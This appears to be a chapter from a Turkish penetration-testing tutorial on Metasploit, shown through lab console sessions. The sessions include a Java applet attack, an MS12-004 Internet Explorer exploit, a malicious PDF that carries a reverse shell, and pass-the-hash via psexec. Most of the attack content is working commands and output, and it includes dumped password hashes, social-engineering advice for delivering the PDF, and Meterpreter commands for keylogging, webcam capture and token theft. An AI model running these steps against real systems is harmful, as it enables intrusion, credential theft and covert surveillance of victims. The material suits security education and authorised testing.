msf exploit(java\_signed\_applet) > [\*] Using URL: http://0.0.0.0:80/

[\*] Local IP: http://192.168.1.11:80/

[\*] Server started.

**msf exploit(java\_signed\_applet) >**

[\*] 192.168.1.12 java\_signed\_applet - Handling request

[\*] 192.168.1.12 java\_signed\_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...

[\*] 192.168.1.12 java\_signed\_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...

[\*] Sending stage (752128 bytes) to 192.168.1.12

[\*] Meterpreter session 4 opened (192.168.1.11:4444 -> 192.168.1.12:49322) at 2012-09-15 00:59:02 +0300

**msf exploit(java\_signed\_applet) > sessions -i 4**

[\*] Starting interaction with 4...

**meterpreter > getuid**

Server username: w7atvb\holden


**meterpreter > getpid**



```
Current pid: 3612
meterpreter > sysinfo
Computer      : W7ATVB
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter >
```

#### Güvenilmeyen İmzalı Java Applet ile Web Tarayıcısı Exploit İşlemi

Güvenilmeyen imzaya sahip bir Java applet nedeniyle, kullanıcı aşağıda bir örneği görülen uyarı ile karşılaşmaktadır. Uyarıyı okumayan veya anlamayan bir kullanıcının kodu çalıştırması oldukça kolaydır. Bu açığın daha kapsamlı kullanımı ise harici araçlar ile bir web sitesinin kopylanması ve uyarının o web sitesinin parçasıymış gibi görünmesinin sağlanmasıdır. Eğer arka plandaki web sitesi hedeflenen veya gidilmek istenen yer ise uyarının doğrudan kabul edilmesi ve kodun çalıştırılması mümkün olacaktır.



#### Güvenilmeyen Java Applet için Karşılaşılan Güvenlik Uyarısı

Örneklerden görüleceği üzere web tarayıcıların birçok bileşeni saldırıya açıktır ve kendileri açık barındırmasa bile hedef haline gelebilmektedir. Sıradaki örnek ise doğrudan bir web tarayıcısını hedef almaktadır, Internet Explorer için yakın zamanda yayınlanan Windows Multimedia Library'de bulunan bir Heap Overflow açığıdır. Açığın sadece belirli Internet Explorer sürümlerini etkilediği dikkate alınmalı ve hazırlanacak saldırıda, kurbanın Internet Explorer veya sürümü kullanmaması durumunda saldırının gerçekleşemeyeceği bilinmelidir.

Çalışacak servisin tüm IP adreslerinde dinleme yapabilmesi için **SRVHOST** değişkeni 0.0.0.0 olarak bırakılmış, servisin dinleyeceği port için **SRVPORT** değişkenine 80 ataması yapılmış ve web servisini ziyaret eden tüm kullanıcıları ele geçirebilmek için **URIPATH** değişkenine kök dizin (/) ataması yapılmıştır. Yapılandırma tamamlanıp servis çalıştırıldıktan sonra, Internet Explorer 8 ve Windows 7 ikilisine sahip bir sistem tarafından ziyaret edilmiş ancak güvenlik açığı bulunmadığı ve web tarayıcı bu açık için hedeflenmediği için saldırı gerçekleşmemiştir. Daha sonra ise sanal bir makinedeki Internet Explorer 6 ve Windows XP SP2 sistem ile 192.168.1.11 IP adresi ziyaret edilmiş ve aşağıda görüldüğü üzere sistemine seçmiş olduğumuz Payload olan Meterpreter yüklenmiştir. Son olarak Internet Explorer'ın kapatılabilmesi için otomatik olarak (daha sonra değineceğimiz) InitialAutoRunScript değişkenine atanmış olan “**migrate -f**” çalışmış ve çalıştırılan Payload farklı bir sürece aktarılarak Internet Explorer'dan bağımsız hale getirilmiştir.

```
msf > use exploit/windows/browser/ms12_004_midi
msf exploit(ms12_004_midi) > info

    Name: MS12-004 midiOutPlayNextPolyEvent Heap Overflow
    Module: exploit/windows/browser/ms12_004_midi
    Version: 0
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
    Shane Garrett
    juan vazquez <juan.vazquez@metasploit.com>
    sinn3r <sinn3r@metasploit.com>

Available targets:
    Id  Name
    --  --
    0    Automatic
    1    IE 6 on Windows XP SP3
```

- 2 IE 7 on Windows XP SP3
- 3 IE 8 on Windows XP SP3 with JRE ROP
- 4 IE 8 on Windows XP SP3 with msvcrt

**Basic options:**

Name	Current Setting	Required	Description
----	-----	-----	-----
OBFUSCATE	false	no	Enable JavaScript obfuscation
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH	/	no	The URI to use for this exploit (default is random)

**Payload information:**

Space: 1024

**Description:**

This module exploits a heap overflow vulnerability in the Windows Multimedia Library (winmm.dll). The vulnerability occurs when parsing specially crafted MIDI files. Remote code execution can be achieved by using the Windows Media Player ActiveX control. Exploitation is done by supplying a specially crafted MIDI file with specific events, causing the offset calculation being higher than what is available on the heap (0x400 allocated by WINMM!winmmAlloc), and then allowing us to either "inc al" or "dec al" a byte. This can be used to corrupt an array (CImplAry) we setup, and force the browser to confuse types from tagVARIANT objects, which leverages remote code execution under the context of the user. Note: At this time, for IE 8 target, you may either choose the JRE ROP, or the msvcrt ROP to bypass DEP (Data Execution Prevention). Also, based on our testing, the vulnerability does not seem to trigger when the victim machine is operated via rdesktop.

**References:**

<http://www.microsoft.com/technet/security/bulletin/MS12-004.mspx>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-0003>  
<http://www.osvdb.org/78210>  
<http://www.securityfocus.com/bid/51292>

[http://www.vupen.com/blog/20120117.Advanced\\_Exploitation\\_of\\_Windows\\_MS12-004\\_CVE-2012-0003.php](http://www.vupen.com/blog/20120117.Advanced_Exploitation_of_Windows_MS12-004_CVE-2012-0003.php)

```
msf exploit(ms12_004_midi) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms12_004_midi) > set URIPATH /
```

```

URIPATH => /
msf exploit(ms12_004_midi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms12_004_midi) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(ms12_004_midi) > show targets

```

Exploit targets:

Id	Name
--	----
0	Automatic
1	IE 6 on Windows XP SP3
2	IE 7 on Windows XP SP3
3	IE 8 on Windows XP SP3 with JRE ROP
4	IE 8 on Windows XP SP3 with msvcrt

```
msf exploit(ms12_004_midi) > show options
```

Module options (exploit/windows/browser/ms12\_004\_midi):

Name	Current Setting	Required	Description
----	-----	-----	-----
OBFUSCATE	false	no	Enable JavaScript obfuscation
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH	/	no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST	192.168.1.11	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

```
msf exploit(ms12_004_midi) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.11:4444

msf exploit(ms12_004_midi) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.11:80/
[*] Server started.

msf exploit(ms12_004_midi) >
[-] 192.168.1.12      ms12_004_midi - Unknown user-agent
[*] 192.168.1.32      ms12_004_midi - Sending HTML
[*] 192.168.1.32      ms12_004_midi - Sending midi file
[*] 192.168.1.32      ms12_004_midi - Sending midi file
[*] Sending stage (752128 bytes) to 192.168.1.32
[*] Meterpreter session 2 opened (192.168.1.11:4444 -> 192.168.1.32:1060) at 2012-09-18
14:42:40 +0300
[*] Session ID 2 (192.168.1.11:4444 -> 192.168.1.32:1060) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1980)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1428
[+] Successfully migrated to process

msf exploit(ms12_004_midi) > sessions -l

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  2    meterpreter x86/win32 HACMEONE\Holden @ HACMEONE 192.168.1.11:4444 ->
192.168.1.32:1060 (192.168.1.32)

msf exploit(ms12_004_midi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2488 created.
Channel 1 created.
Microsoft Windows XP [Service Pack 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\Documents and Settings\Holden\Desktop>exit
meterpreter >
```

Microsoft Internet Explorer'ın MS12-004 Güvenlik Duyurusundaki Açıkla Exploit Edilmesi

#### 4.1.2 Dosya Üretme Exploit'leri

Exploit'lerin oldukça değişik olabileceği bir diğer nokta ise dosya işleme esnasında oluşan güvenlik açıklarıdır. Bu açıklarda hedefe bir adet dosya gönderilir ve hedefin bu dosyayı işlemesi esnasında oluşacak güvenlik açığı ile yetkisiz erişim kazanmak hedeflenir. Hedeflenen yazılım çoğunlukla istemci sistemleri olduğu için PDF, JPG, GIF ve ofis dosyaları gibi birçok dosya ile saldırı gerçekleştirmek mümkündür. Microsoft Office, Adobe Acrobat Reader, VLC veya resim işleme kütüphaneleri gibi yazılımlar hedef alınarak hazırlanan dosyalar; işleme esnasında ortaya çıkabilecek bir güvenlik açığı ve sonrasında istenen Payload'un çalıştırılması için üretilir. Payload'un çalıştırılması sonrasında yetkisiz erişime doğru izlenecek birçok yol vardır; istemcinin denetmen sistemine bağlanması, kalıcı bir arka kapı kurularak daha sonra bağlanacak biçimde yapılandırılması veya istenen bir truva atı ile ağsız bir ortamda çalışma planlanabilir.

Örnekte Adobe Acrobat Reader'ın okuyabildiği PDF dosyalarına, EXE uzantılı uygulama gömülebilmesinden kaynaklanan güvenlik açığı exploit edilmiştir. PDF dosyasındaki Payload, çalıştığında denetmen sistemine bağlanabilecek biçimde yapılandırılmıştır. Ters bağlantı için **LHOST** ile denetmen IP adresi, **LPORT** ile bağlanılacak port verilmiştir. Ayrıca dosya oluşturulurken örnek bir PDF dosyası kullanılmalıdır, bu nedenle **INFILENAME** değişkenine kullanılacak PDF dosyasının adı yazılmalıdır. Bu yapılandırma sonrasında; ters bağlantı yapmak üzere hazırlanan Payload hazırlanmış ve verilen PDF dosyaya gömülmüştür.

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > info

    Name: Adobe PDF Embedded EXE Social Engineering
    Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
    Version: 15806
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent

Provided by:
    Colin Ames <amesc@attackresearch.com>
    jduck <jduck@metasploit.com>

Available targets:
    Id  Name
```

```
-- ----
0  Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)
Basic options:
  Name          Current Setting  Required  Description
  ----          -
  EXENAME       no          The Name of payload exe.
  FILENAME      evil.pdf    no        The output filename.
  INFILENAME     yes        The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this
message again" box and press Open. no        The message to display in the File: area
```

Payload information:  
Space: 2048

Description:  
This module embeds a Metasploit payload into an existing PDF file.  
The resulting PDF can be sent to a target as part of a social engineering attack.

References:  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-1240>  
<http://www.osvdb.org/63667>  
<http://blog.didierstevens.com/2010/04/06/update-escape-from-pdf/>  
<http://blog.didierstevens.com/2010/03/31/escape-from-foxit-reader/>  
<http://blog.didierstevens.com/2010/03/29/escape-from-pdf/>  
<http://www.adobe.com/support/security/bulletins/apsb10-15.html>

**msf exploit(adobe\_pdf\_embedded\_exe) > set INFILENAME 'C4.pdf'**

INFILENAME => C4.pdf

**msf exploit(adobe\_pdf\_embedded\_exe) > show options**

Module options (exploit/windows/fileformat/adobe\_pdf\_embedded\_exe):

```
  Name          Current Setting  Required  Description
  ----          -
  EXENAME       no          The Name of payload exe.
  FILENAME      evil.pdf    no        The output filename.
  INFILENAME     C4.pdf     yes        The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this
message again" box and press Open. no        The message to display in the File: area
```

Payload options (windows/meterpreter/reverse\_tcp):

```
  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process         yes        Exit technique: seh, thread, process, none
  LHOST         192.168.1.11   yes        The listen address
  LPORT         4444           yes        The listen port
```

Exploit target:

```
Id  Name
--  ----
```


```
0 Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

msf exploit(adobe_pdf_embedded_exe) > exploit
[*] Reading in 'C4.pdf'...
[*] Parsing 'C4.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf

msf exploit(adobe_pdf_embedded_exe) >
```

Adobe Acrobat Reader için Payload İçeren PDF Hazırlamak

Hazırlanan PDF'in hedef kullanıcıya e-posta veya web sayfası aracılığıyla gönderilmesi mümkündür, bu noktada sosyal mühendislik çalışmaları devreye girmelidir. PDF, Adobe Acrobat Reader ile açıldığında **LAUNCH\_MESSAGE** değişkenine atanan açıklamayı gösteren ve onay isteyen bir kutu ile karşılaşılır. Eğer hedeflenen kullanıcı *Open* düğmesine basmaz ise PDF içindeki zararlı kod çalışmayacaktır ve sosyal mühendislik bu noktada devreye girmelidir.



Adobe Acrobat Reader için PDF'teki Uygulamayı Çalıştırma Onayı Ekranı

Sıradaki adım ise şu ana kadar bahsetmediğimiz bir özelliğin devreye alınmasını gerektirir. Daha sonraki bölümlerde detaylı olarak anlatılacağı üzere Metasploit Framework'ün, seçilen Payload'u iletecek yöntemlere karışmadan doğrudan 2. adımdan bağlantı oluşturması seçeneği de mevcuttur. Exploit'ler arasında yer alan **exploit/multi/handler** modülü ile bir Payload seçilebilir ve gerekli bağlantı parametreleri atanarak hedeften gelecek veya hedefe gidecek Payload bağlantısı tanımlanır. Gönderilen karşılama için Paylaod seçiminde, dosyaya gömülen Payload ve bağlantı



seçenekleri seçilmelidir. Örneğimizde Payload olarak Meterpreter (**windows/meterpreter/reverse\_tcp**) seçilmiş ve ters bağlantı kullanılmıştır.

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.11:4444
[*] Starting the payload handler...
```

Hedef kullanıcının PDF'i açması ve isteği kabul etmesinin ardından ters bağlantı talebi gelecek, yetkisiz erişim için oturum sağlanacaktır.

```
[*] Sending stage (752128 bytes) to 192.168.1.32
[*] Meterpreter session 3 opened (192.168.1.11:4444 -> 192.168.1.32:1062) at 2012-09-18
15:41:37 +0300

msf exploit(adobe_pdf_embedded_exe) > sessions

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  3   meterpreter x86/win32 HACMEONE\Holden @ HACMEONE 192.168.1.11:4444 ->
192.168.1.32:1062 (192.168.1.32)

msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 616 created.
Channel 1 created.
Microsoft Windows XP [Sörüm 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\Documents and Settings\Holden\Desktop>
```

Adobe Acrobat Reader için PDF'teki Uygulamayı Çalıştırma Onayı Ekranı

Dosya gönderimi ile exploit etme işlemleri her zaman karşı kullanıcıdan bir etkileşim beklemeyebilirler. Örneğin hazırlanacak bir EXE uygulaması için tıklama yeterlidir veya doğrudan bellek taşması oluşturan bir DOC dosyası için açmak yeterlidir. Ancak bu tür durumlarda da Anti-Virüs sistemi, e-posta filtreleme sistemi veya kullanıcının sistemindeki yazılımlar engel oluşturabilir. Bu tür güvenlik önlemlerinin aşılması ise ileride bahsedilecek konular arasındadır.

### 4.1.3 Parola Özeti Gönderimi ile Sistem Ele Geçirme

Windows işletim sistemlerinde parolalar, veri özeti (hash) hazırlanmış halde SAM veritabanında tutulur ve sunucular ile iletişim halinde sadece parola özeti gönderilir. Böylece kullanıcıdan parolasını tekrar girmesi talep edilmez ve parola güvenli biçimde diskte depolanabilir. Ancak durum pek te böyle değildir; öncelikle diske kaydedilmiş olan parola özetleri kriptanaliz ve gökkuşağı tabloları ile kırılabilir durumdadır, diğer sorun ise parola özetinin kırılmasına gerek olmadan da sunuculara gönderiminin mümkün olmasıdır.

Meterpreter yüklenen bir hedef sistemde **priv** modülünün parçası olan **hashdump** komutu aracılığıyla SAM veritabanındaki parola özetleri alınabilmektedir. Yüklenen Meterpreter SYSTEM kullanıcısı haklarına sahip ise bu modül kullanılabilir, parolalar alınabilir ve Ophcrack gibi harici bir parola kırma aracı ile kırılabilir. Bu bölümde parolanın kırılmasına gerek kalmadan nasıl kullanılabileceğini örnekleyeceğiz.

Windows işletim sistemlerinde, sistem yöneticilerinin uzaktaki bir sunucuda telnet veya RDP bağlantısı olmadan, doğrudan SMB üzerinden bir uygulama çalıştırabilmesine imkan sağlayan özellik bulunmaktadır. Bu özellik PSEXEC olarak bilinmektedir ve Metasploit Framework'te bu amaçla hazırlanmış bir modül de bulunmaktadır. Aşağıdaki görüldüğü üzere ilk adımda bir başka sunucu ile olan bağlantıda **hashdump** komutu çalıştırılmış ve parola özetleri alınmıştır. PSEXEC özelliğinin kullanılabilir olması için Administrator kullanıcısı haklarına ihtiyaç vardır, bu nedenle Administrator kullanıcısının parola özeti ikinci adımda kullanılacaktır.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > hashdump
Administrator:500:42d9795ccbf0445eaad3b435b51404ee:3e3a37f6ed7de88bf26305ab0c0cf0a3:::
ASPNET:1007:59dca738ffcf29cea3a6c0c7aa1618850:554e05a92a25de69e8271d1dc5ebf6e4:::
gamasec:1004:8aa9c60b53f72250aad3b435b51404ee:de43644c485ccb71250df2498410cbba:::
gamasectest:1010:8aa9c60b53f72250aad3b435b51404ee:de43644c485ccb71250df2498410cbba:::
Guest:501:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacme:1009:42d9795ccbf0445eaad3b435b51404ee:3e3a37f6ed7de88bf26305ab0c0cf0a3:::
HelpAssistant:1000:cb29d350ac17ddf2ec87c78080e896ed:6a46603615c572a613888ef12dd1c3b3:::
Holden:1003:42d9795ccbf0445eaad3b435b51404ee:3e3a37f6ed7de88bf26305ab0c0cf0a3:::
IUSR_HACMEONE:1005:bf75996d0aa7467cf3c8c7f3b33ebadf:2d68c05020fcbee77d548fbd8fa7be3c:::
IWAM_HACMEONE:1006:c2bde81ffacf96d5054f006b655b98fe:c1cb9a58b3331160679e13a721a17d2e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaaad3b435b51404ee:5a805c3581ca5c995bf1844af322267c:::
::
testuser:1011:3ae6ccce2a2a253f93e28745b8bf4ba6:35ccb9168b1d5ca6093b4b7d56c619b:::
```

Meterpreter Üzerinden Windows Parola Özetlerinin Alınması

PSEXec modülü olan **exploit/windows/smb/psexec** verilecek kullanıcı adı ve parola ile, eğer kullanıcının yetkileri varsa istenen Payload'u yüklemekte ve çalıştırabilmektedir. Örnekte Meterpreter Payload'unun yüklenmesi istenmiş ve Administrator kullanıcısı için bir önceki adımda alınan parola özeti kullanılmıştır.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > info

      Name: Microsoft Windows Authenticated User Code Execution
      Module: exploit/windows/smb/psexec
      Version: 15738
      Platform: Windows
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Manual

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0    Automatic

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  RHOST         192.168.1.32    yes       The target address
  RPORT         445             yes       Set the SMB service port
  SHARE         ADMIN$          yes       The share to connect to, can be an admin share
              (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain     WORKGROUP       no        The Windows domain to use for authentication
  SMBPass       no              The password for the specified username
  SMBUser       no              The username to authenticate as

Payload information:
  Space: 2048

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is
  similar to the "psexec" utility provided by SysInternals. This
  module is now able to clean up after itself. The service created by
  this tool uses a randomly chosen name and description.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0504
  http://www.osvdb.org/3106
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
```

```
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass
42d9795ccbf0445eaad3b435b51404ee:3e3a37f6ed7de88bf26305ab0c0cf0a3
msf exploit(psexec) > set RHOST 192.168.1.32
RHOST => 192.168.1.32
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.1.11:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.32:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \KDULtumW.exe...
[*] Binding to
367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.32[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.32[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (dicoDoNp - "MpTksUXesVlzf0oaPPxNCd")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 192.168.1.32
[*] Deleting \KDULtumW.exe...
[*] Meterpreter session 5 opened (192.168.1.11:4444 -> 192.168.1.32:1055) at 2012-09-20
15:40:54 +0300
```

PSEXec Modülü ile Yönetici Parola Kullanılarak Hedefe Meterpreter Yükleme

## 4.2 İleri Düzey Meterpreter Kullanımı

### 4.2.1 Meterpreter Modülleri

Meterpreter'in **stdapi** ve **priv** modülleri ön tanımlı olarak yüklenmektedir, istenmesi durumunda **incognito**, **lanattacks**, **sniffer** ve **espia** gibi diğer modüller de **load** komutu ile kolayca yüklenmektedir. Dosya, ağ, sistem ve kullanıcı bilgi toplaması için **stdapi**, yetki işlemleri için **priv**, yetki jetonu işlemleri için **incognito**, yerel ağ saldırıları için **lanattacks**, paket yakalama için **sniffer** ve ekran görüntüsü gibi işlemler için **espia** modülleri kullanılabilir. Modüllerin sunduğu araçların ilerleyen aşamalarda değinilecektir.

```
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > load sniffer
Loading extension sniffer...success.
meterpreter > load espia
Loading extension espia...success.
meterpreter > help
```

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

## Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

## Stdapi: Networking Commands

=====

Command	Description
-----	-----
arp	Display the host ARP cache
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
route	View and modify the routing table

## Stdapi: System Commands

=====

Command	Description
-----	-----
cleardev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine

shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

#### Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

#### Stdapi: Webcam Commands

=====

Command	Description
-----	-----
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

#### Priv: Elevate Commands

=====

Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

#### Priv: Password database Commands

=====

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

## Priv: Timestamp Commands

=====

Command	Description
-----	-----
timestamp	Manipulate file MACE attributes

## Incognito Commands

=====

Command	Description
-----	-----
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

## Sniffer Commands

=====

Command	Description
-----	-----
sniffer_dump	Retrieve captured packet data to PCAP file
sniffer_interfaces	Enumerate all sniffable network interfaces
sniffer_release	Free captured packets on a specific interface instead of downloading them
sniffer_start	Start packet capture on a specific interface
sniffer_stats	View statistics of an active capture
sniffer_stop	Stop packet capture on a specific interface

## Espia Commands

=====

Command	Description
-----	-----
screengrab	Attempt to grab screen shot from process's active desktop

Meterpreter Modülleri ve Destekledikleri Komutlar



## 4.2.2 Kullanıcı ve Sistem Hakkında Bilgi Toplama

Meterpreter yüklenen hedef sistemlerde çalışma yapılmadan önce bilgi toplanması faydalıdır, kullanılabilir yetki seviyesi ve erişim sağlanabilecek kaynakları kavramak adına bu adım önemlidir. Temel komutların içinde bilgi toplama için kullanılabilecek birçok komut vardır; bu komutlar ile sistem kaynakları, kullanıcı bilgileri, aktif olan uygulamalar, ağ ayarları ve çalışmakta olan servisler öğrenilebilir.

```
meterpreter > sysinfo
Computer      : HACMEONE
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : tr_TR
Meterpreter   : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
